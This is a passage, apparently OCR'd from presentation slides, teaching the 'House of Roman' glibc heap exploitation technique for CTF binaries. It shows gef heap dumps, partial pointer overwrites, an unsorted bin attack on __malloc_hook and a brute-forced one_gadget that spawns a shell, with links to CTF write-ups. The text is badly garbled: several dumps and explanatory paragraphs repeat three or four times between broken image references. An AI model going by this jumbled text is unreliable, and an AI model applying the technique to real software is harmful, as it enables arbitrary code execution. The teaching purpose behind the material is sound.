0x1398140:      0x4242424242424242      0x4242424242424242
0x1398150:      0x4242424242424242      0x4242424242424242
0x1398160:      0x4242424242424242      0x4242424242424242
0x1398170:      0x4242424242424242      0x0000000000000021
0x1398180:      0x0000000000000000      0x0000000000000000
0x1398190:      0x0000000000000090      0x0000000000000071
0x13981a0:      0x0000000000000000      0x0000000000000000
```




```
0x1398100:      0x4343434343434343      0x0000000000000071
0x1398110:      0x00007ff801674aed      0x00007ff80167ebf8
0x1398120:      0x4242424242424242      0x4242424242424242
0x1398130:      0x4242424242424242      0x4242424242424242
gef➤
0x1398140:      0x4242424242424242      0x4242424242424242
0x1398150:      0x4242424242424242      0x4242424242424242
0x1398160:      0x4242424242424242      0x4242424242424242
0x1398170:      0x4242424242424242      0x0000000000000021
0x1398180:      0x0000000000000000      0x0000000000000000
0x1398190:      0x0000000000000090      0x0000000000000071
```

2nd Partial Overwrite


If you notice, I try to make my victims in the same 0x100 range in the heap. This is so that the FD ptr of the 3rd 0x71 chunk can be easily overwritten with a single “\x10” since the first byte of the heap is always same in relative terms.

This way , we don’t have to deal with the random 2nd byte of the heap address, we aren’t even touching it.



```
0x13982d0:      0x5858585858585858      0x0000000000000071
0x13982e0:      0x0000000001398190      0x0000000000000000
```

FD ptr




```
0x1398100:      0x4343434343434343      0x0000000000000071
0x1398110:      0x00007ff801674aed      0x00007ff80167ebf8
0x1398120:      0x4242424242424242      0x4242424242424242
0x1398130:      0x4242424242424242      0x4242424242424242
gef➤
0x1398140:      0x4242424242424242      0x4242424242424242
0x1398150:      0x4242424242424242      0x4242424242424242
0x1398160:      0x4242424242424242      0x4242424242424242
0x1398170:      0x4242424242424242      0x0000000000000021
0x1398180:      0x0000000000000000      0x0000000000000000
0x1398190:      0x0000000000000090      0x0000000000000071
```

2nd Partial Overwrite


If you notice, I try to make my victims in the same 0x100 range in the heap. This is so that the FD ptr of the 3rd 0x71 chunk can be easily overwritten with a single “\x10” since the first byte of the heap is always same in relative terms.

This way , we don’t have to deal with the random 2nd byte of the heap address, we aren’t even touching it.



```
0x13982d0:      0x5858585858585858      0x0000000000000071
0x13982e0:      0x0000000001398190      0x0000000000000000
```

FD ptr




```
0x1398100:      0x4343434343434343      0x0000000000000071
0x1398110:      0x00007ff801674aed      0x00007ff80167ebf8
0x1398120:      0x4242424242424242      0x4242424242424242
0x1398130:      0x4242424242424242      0x4242424242424242
gef>
0x1398140:      0x4242424242424242      0x4242424242424242
0x1398150:      0x4242424242424242      0x4242424242424242
0x1398160:      0x4242424242424242      0x4242424242424242
0x1398170:      0x4242424242424242      0x0000000000000021
0x1398180:      0x0000000000000000      0x0000000000000000
0x1398190:      0x0000000000000090      0x0000000000000071
```

2nd Partial Overwrite

If you notice, I try to make my victims in the same 0x100 range in the heap. This is so that the FD ptr of the 3rd 0x71 chunk can be easily overwritten with a single “\x10” since the first byte of the heap is always same in relative terms.

This way , we don’t have to deal with the random 2nd byte of the heap address, we aren’t even touching it.



```
0x13982d0:      0x5858585858585858      0x0000000000000071
0x13982e0:      0x0000000001398190      0x0000000000000000
```

```
0x1398100:      0x4343434343434343      0x0000000000000071
0x1398110:      0x00007ff801674aed      0x00007ff80167ebf8
0x1398120:      0x4242424242424242      0x4242424242424242
0x1398130:      0x4242424242424242      0x4242424242424242
gef➤
0x1398140:      0x4242424242424242      0x4242424242424242
0x1398150:      0x4242424242424242      0x4242424242424242
0x1398160:      0x4242424242424242      0x4242424242424242
0x1398170:      0x4242424242424242      0x0000000000000021
0x1398180:      0x0000000000000000      0x0000000000000000
0x1398190:      0x0000000000000090      0x0000000000000071
```

- So after we get an allocation near __malloc_hook, what next ?

- Problem ??????


- We still don’t know the libc. Since binary is PIE, we can’t ROP.

Unsorted Bin Attack

- The unsorted bin attack allows us to write a **libc address** anywhere we want.
- We **can’t** control the write primitive.
- Since its an address in libc, so it must be near execve() , system() etc.

3rd Partial Overwrite


- We perform an unsorted bin attack on __malloc_hook, thus writing a libc address in it.




```
0x1398380:      0x4646464646464646      0x00000000000000f1
0x1398390:      0x5959595959595959      0x5959595959595959
0x13983a0:      0x5959595959595959      0x00000000000000d1
0x13983b0:      0x00007ff80167eb78      0x00007ff80167eb78
0x13983c0:      0x0000000000000000      0x0000000000000000
0x13983d0:      0x0000000000000000      0x0000000000000000
0x13983e0:      0x0000000000000000      0x0000000000000000
```

3rd Partial Overwrite

- We perform an unsorted bin attack on __malloc_hook, thus writing a libc address in it.



```
0x1398380:      0x4646464646464646      0x00000000000000f1
0x1398390:      0x5959595959595959      0x5959595959595959
0x13983a0:      0x5959595959595959      0x00000000000000d1
0x13983b0:      0x00007ff80167eb78      0x00007ff80167eb78
0x13983c0:      0x0000000000000000      0x0000000000000000
0x13983d0:      0x0000000000000000      0x0000000000000000
0x13983e0:      0x0000000000000000      0x0000000000000000
```




```
0x1398380:      0x4646464646464646      0x00000000000000f1
0x1398390:      0x5a5a5a5a5a5a5a5a      0x5a5a5a5a5a5a5a5a
0x13983a0:      0x5a5a5a5a5a5a5a5a      0x00000000000000d1
0x13983b0:      0x5a5a5a5a5a5a5a5a      0x00007ff801674b00
0x13983c0:      0x0000000000000000      0x0000000000000000
0x13983d0:      0x0000000000000000      0x0000000000000000
0x13983e0:      0x0000000000000000      0x0000000000000000
```

4th partial Overwrite


- We use our 0x71 chunk which we landed near __malloc_hook to do a partial overwrite of the libc address written by unsorted bin attack on __malloc_hook.

Before Unsorted Bin attack




```
gef>  x/xg &__malloc_hook
0x7f773a864b10 <__malloc_hook>: 0x0000000000000000
gef>
```

After Unsorted Bin attack



```
gef>  x/xg &__malloc_hook
0x7f773a864b10 <__malloc_hook>: 0x00007f773a864b78
gef>
```

After 4th Partial overwrite



```
gef>  x/xg &__malloc_hook
0x7f773a864b10 <__malloc_hook>: 0x00007f773a5902a4
gef>  x/5xi 0x00007f773a5902a4
   0x7f773a5902a4 <exec_comm+1140>:     mov    rax,QWORD PTR [rip+0x2d3c0d]        # 0x7f773a863eb8
   0x7f773a5902ab <exec_comm+1147>:     lea    rsi,[rsp+0x50]
   0x7f773a5902b0 <exec_comm+1152>:     lea    rdi,[rip+0x9caa0]        # 0x7f773a62cd57
   0x7f773a5902b7 <exec_comm+1159>:     mov    rdx,QWORD PTR [rax]
   0x7f773a5902ba <exec_comm+1162>:     call   0x7f773a56c770 <execve>
gef>
```

4th partial Overwrite

- We use our 0x71 chunk which we landed near __malloc_hook to do a partial overwrite of the libc address written by unsorted bin attack on __malloc_hook.
- The lower 3 nibbles remain constant and are not affected by ASLR.
- So in the end , brute depends on which libc function you want to call.
- I chose to call magic gadget , which ends up making this a 12 bit brute , to spawn a shell.
- Magic gadget spawns a shell when __malloc_hook is triggered through a double free.
- You can use https://github.com/david942j/one_gadget to find the magic gadget offsets in a particular libc.

House of Roman

- Video

House of Roman

- 0ctf Finals 2018, China (PreQuals to DEFCON CTF) featured a challenge called “Freenote” . Used malloc instead of calloc, UAF instead of off-by-one

- Solved using House of Roman : http://hama.hatenadiary.jp/entry/2018/06/02/031804 (Japanese)

- A very detailed and wonderfully written blog https://xz.aliyun.com/t/2316 (Chinese)

- U can also find another on the ctf-wiki blog. https://ctf-wiki.github.io/ctf-wiki/pwn/heap/house_of_roman/ (Chinese)